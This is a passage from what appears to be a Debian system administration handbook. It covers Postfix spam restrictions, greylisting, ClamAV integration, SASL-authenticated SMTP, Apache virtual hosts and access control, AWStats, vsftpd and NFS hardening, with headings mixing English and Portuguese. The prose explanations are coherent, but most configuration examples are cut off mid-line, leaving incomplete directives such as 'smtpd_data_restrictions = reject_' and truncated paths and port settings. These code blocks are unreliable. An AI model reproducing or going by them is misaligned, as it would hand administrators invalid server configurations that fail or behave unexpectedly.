The `reject_unlisted_recipient` rule rejects messages sent to non-existing local users, which makes sense. Finally, the `reject_non_fqdn_recipient` rule rejects non-fully-qualified addresses; this makes it impossible to send an email to `jean` or `jean@machine`, and requires using the full address instead, such as `jean@machine.falcot.com` or `jean@falcot.com`.

11.1.3.5. Restrições Associadas ao Comando `DATA`

The `DATA` command of SMTP is

emitted before the contents of the message. It doesn't provide any information per se, apart from announcing what comes next. It can still be subjected to checks.

Example 11.10. Verificações pelo `DATA`

```
smtpd_data_restrictions = reject_
```

The `reject_unauth_pipelining` directives causes the message to be rejected if the sending party sends a command before the reply to the previous command has been sent. This guards against a common optimization used by spammer robots, since they usually don't care a fig about replies

and only focus on sending as many emails as possible in as short a time as possible.

11.1.3.6. Aplicando as Restrições

Although the above commands validate information at various stages of the SMTP exchange, Postfix only sends the actual rejection as a reply to the `RCPT TO` command.

This means that even if the message is rejected due to an invalid `EHLO` command, Postfix knows the sender and the recipient when announcing the

rejection. It can then log a more explicit message than it could if the transaction had been interrupted from the start. In addition, a number of SMTP clients do not expect failures on the early SMTP commands, and these clients will be less disturbed by this late rejection.

A final advantage to this choice is that the rules can accumulate information during the various stages of SMTP; this allows defining more fine-grained permissions, such as rejecting a non-local connection if it announces itself with a local sender.

11.1.3.7. Filtrando Baseado

no Conteúdo da Mensagem

***QUICK LOOK* Regexp tables**

The `/usr/share/doc/postfix-doc/examples/header_checks.gz` file contains many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

The validation and restriction system would not be complete without a way to apply checks to the message contents. Postfix differentiates the checks applying on the email headers from those applying to the email body.

Example 11.11. Enabling content-based filters

```
header_checks = regexp:/etc/postf
body_checks = regexp:/etc/postfix
```

Both files contain a list of regular expressions (commonly known as *regexps* or *regexes*) and associated actions to be triggered when the email headers (or body) match the expression.

Example 11.12. Example `/etc/postfix/header_checks` file

```
/^X-Mailer: GOTO Sarbacane/ REJEC
/^Subject: *Your email contains V
```

BACK TO BASICS **Regular expression**

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means any digit, and `.` — a dot — means any character), quantifications (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

→ http://en.wikipedia.org/wiki/Regular_exp

The first one checks the header mentioning the email software; if `GOTO Sarbacane` (a bulk email software) is found, the message is rejected. The second expression controls the message subject; if it mentions a virus notification, we can decide not to reject the message but to discard it immediately instead.

Using these filters is a double-edged sword, because it is easy to make the rules too generic and to lose legitimate emails as a consequence. In these cases, not only the messages will be lost, but their senders will get unwanted (and annoying) error

messages.

11.1.4. Setting Up *greylisting*

“Greylisting” is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted on a further try after some delay. This filtering is particularly efficient against spam sent by the many machines infected by worms and viruses, since these software rarely act as full SMTP agents (by checking the error code and retrying failed messages later),

especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix doesn't provide greylisting natively, but there is a feature by which the decision to accept or reject a given message can be delegated to an external program. The postgrey package contains just such a program, designed to interface with this access policy delegation service.

Once postgrey is installed, it runs as a daemon and listens on port 60000. Postfix can then be configured to use it, by adding the `check_policy_service` parameter as an extra restriction:

```
smtpd_recipient_restrictions = pe
    [...]
    check_policy_service inet:127
```

Each time Postfix reaches this rule in the ruleset, it will connect to the **postgrey** daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the database.

The main disadvantage of greylisting is that legitimate messages get delayed, which is not always acceptable. It also increases the burden on servers that send many legitimate emails.

IN PRACTICE Shortcomings of greylisting

Theoretically, greylisting should only delay the first mail from a given sender to a given recipient, and the typical delay is in the order of minutes. Reality, however, can differ slightly. Some large ISPs use clusters of SMTP servers, and when a message is initially rejected, the server that retries the transmission may not be the same as the initial one. When that happens, the second server gets a temporary error message due to

greylisting too, and so on; it may take several hours until transmission is attempted by a server that has already been involved, since SMTP servers usually increase the delay between retries at each failure.

As a consequence, the incoming IP address may vary in time even for a single sender. But it goes further: even the sender address can change. For instance, many mailing-list servers encode extra information in the sender address so as to be able to handle error messages (known as *bounces*). Each new message sent to a mailing-list may then need to go through greylisting, which means it has to be stored (temporarily) on the sender's server. For very large mailing-lists (with tens of thousands of subscribers), this can soon become a problem.

To mitigate these drawbacks, Postgrey manages a whitelist of such sites, and messages emanating from them are immediately accepted without going through greylisting. This list can easily be adapted to local needs, since it's stored in the `/etc/postgrey/whitelist_clients` file.

GOING FURTHER Selective greylisting with whitelister

The drawbacks of greylisting can be mitigated by only using greylisting on the subset of clients that are already considered as probable sources of spam (because they are listed in a DNS black-list). This service is provided by whitelister, another access policy daemon for Postfix that can be used as a filter just

before Postgrey. If the client is not listed in any black-list, Whitelister tells Postfix to accept the message; otherwise, Whitelister's reply is that it has no opinion, and the message goes on to the next rule in the ruleset (which will usually be the call to Postgrey). Whitelister listens on port 10000 by default.

```
smtpd_recipient_restrictions = permit_m
    [...]
    check_policy_service inet:127.0.0.1
    check_policy_service inet:127.0.0.1
```

Since Whitelister never triggers a definitive rejection, using aggressive DNS black-lists becomes reasonable, including those listing all dynamic IP addresses from ISP clients (such as `dynablock.njabl.org` or `dul.dnsbl.sorbs.net`). This can be configured with the `rbl` parameter in the

`/etc/whitelister.conf` configuration file.

11.1.5. Customizing Filters Based On the Recipient

The last two sections reviewed many of the possible restrictions. They all have their use in limiting the amount of received spam, but they also all have their drawbacks. It is therefore more and more common to customize the set of filters depending on the recipient. At Falcot Corp, greylisting is interesting

for most users, but it hinders the work of some users who need low latency in their emails (such as the technical support service). Similarly, the commercial service sometimes has problems receiving emails from some Asian providers who may be listed in black-lists; this service asked for a non-filtered address so as to be able to correspond.

Postfix provides such a customization of filters with a “restriction class” concept. The classes are declared in the `smtpd_restriction_classes` parameter, and defined the same way as `smtpd_recipient_restrictions`. The `check_recipient_access` directive then defines a table mapping

a given recipient to the appropriate set of restrictions.

Example 11.13. Defining restriction classes in `main.cf`

```
smtpd_restriction_classes = greyl

greylisting = check_policy_servic
        check_policy_service inet
aggressive = reject_rbl_client sb
        check_policy_service inet
permissive = permit

smtpd_recipient_restrictions = pe
        reject_unauth_destination
        check_recipient_access ha
```

Example 11.14. The `/etc/postfix/recipient_access` file

```
# Unfiltered addresses
postmaster@falcot.com  permissive
```

```
support@falcot.com      permissive
sales-asia@falcot.com   permissive

# Aggressive filtering for some p
joe@falcot.com          aggressive

# Special rule for the mailing-li
sympa@falcot.com        reject_unv

# Greylisting by default
falcot.com              greylistin
```

11.1.6. Integrating an Antivirus

The many viruses circulating as attachments to emails make it important to set up an antivirus at the

entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

The Falcot administrators selected **clamav** for their free antivirus. The main package is clamav, but they also installed a few extra packages such as arj, unzoo, unrar and lha, since they are required for the antivirus to analyze attachments archived in one of these formats.

The task of interfacing between antivirus and the email server goes to **clamav-milter**. A *milter* (short for *mail filter*) is a filtering program

specially designed to interface with email servers. A milter uses a standard application programming interface (API) that provides much better performance than filters external to the email servers. Milters were initially introduced by *Sendmail*, but *Postfix* soon followed suit.

QUICK LOOK A milter for Spamassassin

The spamass-milter package provides a milter based on *SpamAssassin*, the famous unsolicited email detector. It can be used to flag messages as probable spams (by adding an extra header) and/or to reject the messages altogether if their "spamminess" score goes beyond a given

threshold.

Once the clamav-milter is installed, the `/etc/default/clamav-milter` file must be edited, so that the milter is configured to run on a TCP port rather than on the default named socket:

```
SOCKET=inet:10002@127.0.0.1
```

This new configuration is taken into account by running **/etc/init.d/clamav-milter restart**.

The standard ClamAV configuration fits most situations, but some important parameters can still be

customized with **dpkg-reconfigure clamav-base**. Similarly, running **dpkg-reconfigure clamav-milter** allows defining the mail filter's behavior in some detail.

The last step involves telling Postfix to use the recently-configured filter. This is a simple matter of adding the following directive to `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]
```

If the antivirus causes problems, this line can be commented out, and **/etc/init.d/postfix reload** should be run

so that this change is taken into account.

IN PRACTICE Testing the antivirus

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:

→ http://www.eicar.org/anti_virus_test_file

This file is not a true virus, but a test file that all antivirus software on the market diagnose as a virus to allow checking installations.

All messages handled by Postfix now go through the antivirus filter.

11.1.7. Authenticated SMTP

Being able to send emails requires an SMTP server to be reachable; it also requires said SMTP server to send emails through it. For roaming users, that may need regularly changing the configuration of the SMTP client, since Falcot's SMTP server rejects messages coming from IP addresses apparently not belonging to the company. Two solutions exist: either the roaming user

installs an SMTP server on their computer, or they still use the company server with some means of authenticating as an employee. The former solution is not recommended since the computer won't be permanently connected, and it won't be able to retry sending messages in case of problems; we will focus on the latter solution.

SMTP authentication in Postfix relies on SASL (*Simple Authentication and Security Layer*). It requires installing the libsasl2-modules and sasl2-bin packages, then registering a password in the SASL database for each user that needs authenticating on the SMTP

server. This is done with the **saslpasswd2** command, which takes several parameters. The `-u` option defines the authentication domain, which must match the `smtpd_sasl_local_domain` parameter in the Postfix configuration. The `-c` option allows creating a user, and `-f` allows specifying the file to use if the SASL database needs to be stored at a different location than the default (`/etc/sasldb2`).

```
# saslpasswd2 -h `postconf -h myl
[... type jean's password twice
```

Note that the SASL database was created in Postfix's directory. In order

to ensure consistency, we also turn `/etc/sasldb2` into a symbolic link pointing at the database used by Postfix, with the **ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2** command.

Now we need to configure Postfix to use SASL. First the `postfix` user needs to be added to the `sasl` group, so that it can access the SASL account database. A few new parameters are also needed to enable SASL, and the `smtpd_recipient_restrictions` parameter needs to be configured to allow SASL-authenticated clients to send emails freely.

Example 11.15. Enabling SASL in

/etc/postfix/main.cf

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication
smtpd_sasl_local_domain = $myhost
[...]
# Adding permit_sasl_authenticate
# allows relaying mail sent by SA
smtpd_recipient_restrictions = pe
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

EXTRA Authenticated SMTP client

Most email clients are able to authenticate to an SMTP server before sending outgoing messages, and using that feature is a simple matter of configuring the appropriate parameters. If the client in use does not provide that feature, the

workaround is to use a local Postfix server and configure it to relay email via the remote SMTP server. In this case, the local Postfix itself will be the client that authenticates with SASL. Here are the required parameters:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/pos
relay_host = [mail.falcot.com]
```

The `/etc/postfix/sasl_passwd` file needs to contain the username and password to use for authenticating on the `smtp.falcot.com` server. Here's an example:

```
[mail.falcot.com]   joe:LyinIsji
```

As for all Postfix maps, this file must be turned into `/etc/postfix/sasl_passwd.db`

with the **postmap** command.

11.2. Web Server (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian Squeeze at version 2.2.16.

ALTERNATIVE **Other web servers**

Apache is merely the most widely-known (and widely-used) web server, but there are others; they can offer better performance under certain workloads, but this has its counterpart in the smaller number of available features and modules. However, when the prospective

web server is built to serve static files or to act as a proxy, the alternatives, such as nginx and lighttpd, are worth investigating.

11.2.1. Installing Apache

By default, installing the apache2 package causes the apache2-mpm-worker version of Apache to be installed too. The apache2 package is an empty shell, and it only serves to ensure that one of the Apache versions is actually installed.

The differences between the variants of Apache 2 are concentrated in the policy used to handle parallel processing of many requests; this policy is implemented by an MPM (short for *Multi-Processing Module*). Among the available MPMs, apache2-mpm-worker uses *threads* (lightweight processes), whereas apache2-mpm-prefork uses a pool of processes created in advance (the traditional way, and the only one available in Apache 1.3). apache2-mpm-event also uses threads, but they are terminated earlier, when the incoming connection is only kept open by the HTTP *keep-alive* feature.

The Falcot administrators also install

libapache2-mod-php5 so as to include the PHP support in Apache. This causes apache2-mpm-worker to be removed, and apache2-mpm-prefork to be installed in its stead, since PHP only works under that particular MPM.

SECURITY Execution under the `www-data` user

By default, Apache handles incoming requests under the identity of the `www-data` user. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Using the *suexec* modules allows bypassing this rule so that some CGI

scripts are executed under the identity of another user. This is configured with a `SuexecUserGroup` *`usergroup`* directive in the Apache configuration.

Another possibility is to use a dedicated MPM, such as the one provided by apache2-mpm-itk. This particular one has a slightly different behavior: it allows “isolating” virtual hosts so that they each run as a different user. A vulnerability in one website therefore cannot compromise files belonging to the owner of another website.

QUICK LOOK List of modules

The full list of Apache standard modules can be found online.

→ http://httpd.apache.org/docs/2.2/mod/ind

Apache is a modular server, and many features are implemented by external modules that the main program loads during its initialization. The default configuration only enables the most common modules, but enabling new modules is a simple matter of running **a2enmod** ***module***; to disable a module, the command is **a2dismod** ***module***. These programs actually only create (or delete) symbolic links in `/etc/apache2/mods-enabled/`, pointing at the actual files (stored in `/etc/apache2/mods-available/`).

With its default configuration, the web server listens on port 80 (as configured in `/etc/apache2/ports.conf`), and serves pages from the `/var/www/` directory (as configured in `/etc/apache2/sites-enabled/000-default`).

GOING FURTHER Adding support for SSL

Apache 2.2 includes the SSL module required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with **a2enmod ssl**, then the required directives have to be added to the configuration files. A configuration example is provided in `/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-ssl.conf.gz`.

→ http://httpd.apache.org/docs/2.2/mod/mo

11.2.2. Configuring Virtual Hosts

A virtual host is an extra identity for the web server.

Apache considers two different kinds of virtual hosts: those that are based on the IP address (or the port), and those that rely on the domain name of the web server. The first method requires allocating a different IP address (or port) for each site, whereas the second one can work on a single IP address

(and port), and the sites are differentiated by the hostname sent by the HTTP client (which only works in version 1.1 of the HTTP protocol — fortunately that version is old enough that all clients use it already).

The (increasing) scarcity of IPv4 addresses usually favors the second method; however, it is made more complex if the virtual hosts need to provide HTTPS too, since the SSL protocol hasn't always provided for name-based virtual hosting; the SNI extension (*Server Name Indication*) that allows such a combination is not handled by all browsers. When several HTTPS sites need to run on the same

server, they will usually be differentiated either by running on a different port or on a different IP address (IPv6 can help there).

The default configuration for Apache 2 enables name-based virtual hosts (with the `NameVirtualHost *:80` directive in the `/etc/apache2/ports.conf` file). In addition, a default virtual host is defined in the `/etc/apache2/sites-enabled/000-default` file; this virtual host will be used if no host matching the request sent by the client is found.

***CAUTION* First virtual host**

Requests concerning unknown virtual

hosts will always be served by the first defined virtual host, which is why we defined `www.falcot.com` first here.

QUICK LOOK Apache supports SNI

Starting with Debian Squeeze, the Apache server supports an SSL protocol extension called *Server Name Indication* (SNI). This extension allows the browser to send the hostname of the web server during the establishment of the SSL connection, much earlier than the HTTP request itself, which was previously used to identify the requested virtual host among those hosted on the same server (with the same IP address and port). This allows Apache to select the most appropriate SSL certificate for the transaction to proceed.

Before SNI, Apache would always use the certificate defined in the default virtual host. Clients trying to access another virtual host would then display warnings, since the certificate they received didn't match the website they were trying to access. Fortunately, most browsers now work with SNI; this includes Microsoft Internet Explorer starting with version 7.0 (starting on Vista), Mozilla Firefox starting with version 2.0, Apple Safari since version 3.2.1, and all versions of Google Chrome.

The Apache package provided in Debian is built with support for SNI; no particular configuration is therefore needed, apart from enabling name-based virtual hosting on port 443 (SSL) as well as the usual port 80. This is a simple matter of editing `/etc/apache2/ports.conf` so it includes

the following:

```
<IfModule mod_ssl.c>
    NameVirtualHost *:443
    Listen 443
</IfModule>
```

Care should also be taken to ensure that the configuration for the first virtual host (the one used by default) does enable TLSv1, since Apache uses the parameters of this first virtual host to establish secure connections, and they had better allow them!

Each extra virtual host is then described by a file stored in `/etc/apache2/sites-available/`. Setting up a website for the `falcot.org` domain is therefore a

simple matter of creating the following file, then enabling the virtual host with **a2ensite www.falcot.org**.

Example 11.16. The `/etc/apache2/sites-available/www.falcot.org` file

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot
</VirtualHost>
```

The Apache server, as configured so far, uses the same log files for all virtual hosts (although this could be changed by adding `CustomLog` directives in the definitions of the virtual hosts). It therefore makes good

sense to customize the format of this log file to have it include the name of the virtual host. This can be done by creating a `/etc/apache2/conf.d/customlog` file that defines a new format for all log files (with the `LogFormat` directive). The `CustomLog` line must also be removed (or commented out) from the `/etc/apache2/sites-available/default` file.

Example 11.17. The `/etc/apache2/conf.d/customlog` file

```
# New log format including (virtu
LogFormat "%v %h %l %u %t \"%r\"

# Now let's use this "vhost" forn
CustomLog /var/log/apache2/acces
```

11.2.3. Common Directives

This section briefly reviews some of the commonly-used Apache configuration directives.

The main configuration file usually includes several `Directory` blocks; they allow specifying different behaviors for the server depending on the location of the file being served. Such a block commonly includes `Options` and `AllowOverride` directives.

Example 11.18. Directory block

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.ht
</Directory>
```

The `DirectoryIndex` directive contains a list of files to try when the client request matches a directory. The first existing file in the list is used and sent as a response.

The `Options` directive is followed by a list of options to enable. The `None` value disables all options; correspondingly, `All` enables them all except `MultiViews`. Available options include:

- `ExecCGI` indicates that CGI scripts can be executed.
- `FollowSymlinks` tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- `SymlinksIfOwnerMatch` also tells the server to follow symbolic links, but only when the link and the its target have the same owner.
- `Includes` enables *Server Side Includes* (*SSI* for short). These are directives embedded in HTML pages and executed on the fly for each request.
- `Indexes` tells the server to list the contents of a directory if the

HTTP request sent by the client points at a directory without an index file (ie, when no files mentioned by the `DirectoryIndex` directive exists in this directory).

- `MultiViews` enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

BACK TO BASICS **`.htaccess` file**

The `.htaccess` file contains Apache configuration directives enforced each time a request concerns an element of the directory where it is stored. The scope of these directives also recurses to all the

subdirectories within.

Most of the directives that can occur in a `Directory` block are also legal in a `.htaccess` file.

The `AllowOverride` directive lists all the options that can be enabled or disabled by way of a `.htaccess` file. A common use of this option is to restrict `ExecCGI`, so that the administrator chooses which users are allowed to run programs under the web server's identity (the `www-data` user).

11.2.3.1. Requiring Authentication

In some circumstances, access to part of a website needs to be restricted, so only legitimate users who provide a username and a password are granted access to the contents.

Example 11.19. `.htaccess` file requiring authentication

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfi
```

***SEGURANÇA* Sem segurança**

The authentication system used in the above example (`Basic`) has minimal security as the password is sent in clear text (it is only encoded as *base64*, which

is a simple encoding rather than an encryption method). It should also be noted that the documents “protected” by this mechanism also go over the network in the clear. If security is important, the whole HTTP connection should be encrypted with SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the **htpasswd** command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles
```

```
New password:
Re-type new password:
Adding password for user user
```

11.2.3.2. Restringindo Acesso

The `Allow from` and `Deny from` directives control access restrictions for a directory (and its subdirectories, recursively).

The `Order` directive tells the server of the order in which the `Allow from` and `Deny from` directives are applied; the last one that matches takes precedence. In concrete terms, `Order deny,allow` allows access if no `Deny from` applies,

or if an `Allow from` directive does. Conversely, `Order allow,deny` rejects access if no `Allow from` directive matches (or if a `Deny from` directive applies).

The `Allow from` and `Deny from` directives can be followed by an IP address, a network (such as `192.168.0.0/255.255.255.0`, `192.168.0.0/24` or even `192.168.0`), a hostname or a domain name, or the `all` keyword, designating everyone.

Example 11.20. Rejeita por padrão mas permite da rede local

```
Order deny,allow
Allow from 192.168.0.0/16
```

```
Deny from all
```

11.2.4. Analisadores de Log

A log analyzer is frequently installed on a web server; since the former provides the administrators with a precise idea of the usage patterns of the latter.

The Falcot Corp administrators selected *AWStats* (*Advanced Web Statistics*) to analyze their Apache log files.

The first configuration step is the

creation of the `/etc/awstats/awstats.conf` file. The `/usr/share/doc/awstats/examples/a` template is a recommended starting point, and the Falcot administrators keep it unchanged apart from the following parameters:

```
LogFile="/var/log/apache2/access
LogFormat = "%virtualname %host %
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.
DNSLookup=1
DirData="/var/lib/awstats"
DirIcons="/awstats-icon"
DirLang="/usr/share/awstats/lang
LoadPlugin="tooltips"
```

All these parameters are documented by comments in the template file. In particular, the `LogFile` and `LogFormat` parameters describe the location and format of the log file and the information it contains; `SiteDomain` and `HostAliases` list the various names under which the main web site is known.

For high traffic sites, `DNSLookup` should usually not be set to `1`; for smaller sites, such as the Falcot one described above, this setting allows getting more readable reports that include full machine names instead of raw IP addresses.

***SEGURANÇA* Acesso as estatísticas**

AWStats makes its statistics available on the website with no restrictions by default, but restrictions can be set up so that only a few (probably internal) IP addresses can access them; the list of allowed IP addresses needs to be defined in the `AllowAccessFromWebToFollowingIPAddresse` parameter

AWStats will also be enabled for other virtual hosts; each virtual host needs its own configuration file, such as `/etc/awstats/awstats.www.falcot.c`

Example 11.21. AWStats configuration file for a virtual host

```
Include "/etc/awstats/awstats.con
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

This will only work if the `/etc/awstats/awstats.conf` file does not contain any `Include` directive, since AWStats cannot handle multi-level inclusions; unfortunately, the default file provided by Debian does contain such a directive.

To have this new virtual host taken into account, the `/etc/cron.d/awstats` needs to be edited to add an invocation such as the following: **/usr/lib/cgi-bin/awstats.pl -config=www.falcot.org -update**

Example 11.22. O arquivo `/etc/cron.d/awstats`

```
0,10,20,30,40,50 * * * * www-data
```

AWStats uses many icons stored in the `/usr/share/awstats/icon/` directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to include the following directive:

```
Alias /awstats-icon/ /usr/share/a
```

After a few minutes (and once the script has been run a few times), the results are available online:

→ http://www.falcot.com/cgi-

bin/awstats.pl → http://www.falcot.org/cgi-bin/awstats.pl

***CAUTION* Log file rotation**

In order for the statistics to take all the logs into account, *AWStats* needs to be run right before the Apache log files are rotated. This can be achieved by adding a `prerotate` directive to the `/etc/logrotate.d/apache2` file:

```
/var/log/apache2/*.log {
  weekly
  missingok
  rotate 52
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
```

```
  prerotate
    su - www-data -c "/usr/lib/cgi-bin/
    su - www-data -c "/usr/lib/cgi-bin/
  endscript
  postrotate
    if [ -f /var/run/apache2.pid ]; the
      /etc/init.d/apache2 restart > /de
    fi
  endscript
}
```

Note also that the log files created by **logrotate** need to be readable by everyone, especially AWStats. In the above example, this is ensured by the `create 644 root adm` line.

11.3. Servidor de Arquivos FTP

FTP (*File Transfer Protocol*) is one of the first protocols of the Internet (RFC 959 was issued in 1985!). It was used to distribute files before the Web was even born (the HTTP protocol was created in 1990, and formally defined in its 1.0 version by RFC 1945, issued in 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service

provider (or any other entity hosting websites). In these cases, secure access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

Other FTP servers are mainly used to distribute files for public downloading; Debian packages are a good example. The contents of these servers is fetched from other, geographically remote, servers; it is then made available to less distant users. This means that client authentication is not required; as a consequence, this operating mode is known as “anonymous FTP”. To be perfectly correct, the clients do

authenticate with the `anonymous` username; the password is often, by convention, the user's email address, but the server ignores it.

Many FTP servers are available in Debian (ftpd, proftpd, wu-ftpd and so on). The Falcot Corp administrators picked vsftpd because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

Installing the package creates an `ftp` system user. This account is always used for anonymous FTP connections,

and its home directory (`/home/ftp/`) is the root of the tree made available to users connecting to this service. The default configuration (in `/etc/vsftpd.conf`) is very restrictive: it only allows read-only anonymous access (since the `write_enable` and `anon_upload_enable` options are disabled), and local users cannot connect with their usual username and password and access their own files (`local_enable` option). However, this default configuration is well-suited to the needs at Falcot Corp.

11.4. Servidor de Arquivos NFS

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol; when Windows systems are involved, Samba must be used instead.

NFS is a very useful tool, but its shortcomings must be kept in mind especially where security matters are concerned: all data goes over the network in the clear (a *sniffer* can intercept it); the server enforces access

restrictions based on the client's IP address (which can be spoofed); and finally, when a client machine is granted access to a misconfigured NFS share, the client's root user can access all the files on the share (even those belonging to other users) since the server trusts the username it receives from the client (this is a historical limitation of the protocol).

***DOCUMENTATION* NFS HOWTO**

The NFS HOWTO is full of interesting information, including methods for optimizing performance. It also describes a way to secure NFS transfers with an SSH tunnel; however, that technique precludes the use of **lockd**).

→ http://nfs.sourceforge.net/nfs-howto/

11.4.1. Securing NFS

Since NFS trusts the information it receives from the network, it is vital to ensure that only the machines allowed to use it can connect to the various required RPC servers. The firewall must also block *IP spoofing* so as to prevent an outside machine from acting as an inside one, and access to the appropriate ports must be restricted to the machines meant to access the NFS shares.

DE VOLTA AO BÁSICO RPC

RPC (*Remote Procedure Call*) is a Unix standard for remote services. NFS is one such service.

RPC services register to a directory known as the *portmapper*. A client wishing to perform an NFS query first addresses the *portmapper* (on port 111, either TCP or UDP), and asks for the NFS server; the reply usually mentions port 2049 (the default for NFS). Not all RPC services necessarily use a fixed port.

Other RPC services may be required for NFS to work optimally, including **rpc.mountd**, **rpc.statd** and **lockd**. However, these services use a random

port (assigned by the *portmapper*) by default, which makes it difficult to filter traffic targeting these services. The Falcot Corp administrators found a work-around for this problem, described below.

The first two services mentioned above are implemented by user-space programs, started respectively by `/etc/init.d/nfs-kernel-server` and `/etc/init.d/nfs-common`. They provide configuration options to force ports; the relevant files to modify to always use these options are `/etc/default/nfs-kernel-server` and `/etc/default/nfs-common`.

Example 11.23. O arquivo

/etc/default/nfs-kernel-server

```
# Number of servers to start up
RPCNFSDCOUNT=8

# Options for rpc.mountd
RPCMOUNTDOPTS="-p 2048"
```

Example 11.24. O arquivo /etc/default/nfs-common

```
# Options for rpc.statd.
#   Should rpc.statd listen on a
#   If so, set this variable to a
STATDOPTS="-p 2046 -o 2047"

# Are you _sure_ that your kernel
# If so, set this variable to ei
NEED_LOCKD=
```

Once these changes are made and the services are restarted, **rpc.mountd** uses

port 2048; **rpc.statd** listens on port 2046 and uses port 2047 for outgoing connections.

The **lockd** service is handled by a kernel *thread* (lightweight process); this feature is built as a module on Debian kernels. The module has two options allowing to always choose the same port, `nlm_udpport` and `nlm_tcpport`. In order for these options to be systematically used, there needs to be a `/etc/modprobe.d/lockd` file such as the following:

Example 11.25. O arquivo `/etc/modprobe.d/lockd`

```
options lockd nlm_udpport=2045 nl
```

Once these parameters are set, it becomes easier to control access to the NFS service from the firewall in a fine-grained way by filtering access to ports 111 and 2045 through 2049 (both UDP and TCP).

11.4.2. Servidor NFS

The NFS server is part of the Linux kernel; in kernels provided by Debian it is built as a kernel module. If the NFS server is to be run automatically on boot, the nfs-kernel-server package should be installed; it contains the relevant start-up scripts.

ALTERNATIVA O servidor *nfs-user-server*

nfs-user-server is an NFS server running as a traditional server, with a user-space program and not a kernel module. This version of NFS is mostly obsolete since the kernel-based NFS server is now mature and reliable.

The NFS server configuration file, `/etc/exports`, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite

simple:

```
/directory/to/share machine1(opt:
```

Each machine can be identified either by its DNS name or its IP address. Whole sets of machines can also be specified using either a syntax such as `*.falcot.com` or an IP address range such as `192.168.0.0/255.255.255.0` or `192.168.0.0/24`.

Directories are made available as read-only by default (or with the `ro` option). The `rw` option allows read-write access. NFS clients typically connect from a port restricted to root (in other words, below 1024); this restriction can be

lifted by the `insecure` option (the `secure` option is implicit, but it can be made explicit if needed for clarity).

By default, the server only answers an NFS query when the current disk operation is complete (`sync` option); this can be disabled with the `async` option. Asynchronous writes increase performance a bit, but they decrease reliability since there's a data loss risk in case of the server crashing between the acknowledgment of the write and the actual write on disk. Since the default value changed recently (as compared to the historical value of NFS), an explicit setting is recommended.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the `anonymous` user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. The `anonuid=`*`uid`* and `anongid=`*`gid`* options allow specifying another fake user to be used instead of `anonymous`.

Other options are available; they are documented in the exports(5) manual page.

***CUIDADO* Primeira instalação**

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if the `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# /etc/init.d/nfs-kernel-server start
```

11.4.3. Cliente NFS

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting. Since this

filesystem has its peculiarities, a few adjustments were required in the syntaxes of the **mount** command and the `/etc/fstab` file.

Example 11.26. Montando manualmente com o comando mount

```
# mount -t nfs -o rw,nosuid arral
```

Example 11.27. Entrada NFS no arquivo `/etc/fstab`

```
arrakis.interne.falcot.com:/srv/s
```

The entry described above mounts, at system startup, the `/srv/shared/` NFS directory from the `arrakis` server into the local `/shared/` directory. Read-write access is requested (hence the `rw`

parameter). The `nosuid` option is a protection measure that wipes any `setuid` or `setgit` bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is `noexec`, which prevents executing programs stored on the share.

The nfs(5) manual page describes all the options in some detail.

11.5. Configurando um Compartilhamento Windows com o Samba

Samba is a suite of tools handling the SMB protocol (now called “CIFS”) on Linux. This protocol is used by Windows for network shares and shared printers.

Samba can also act as an NT domain

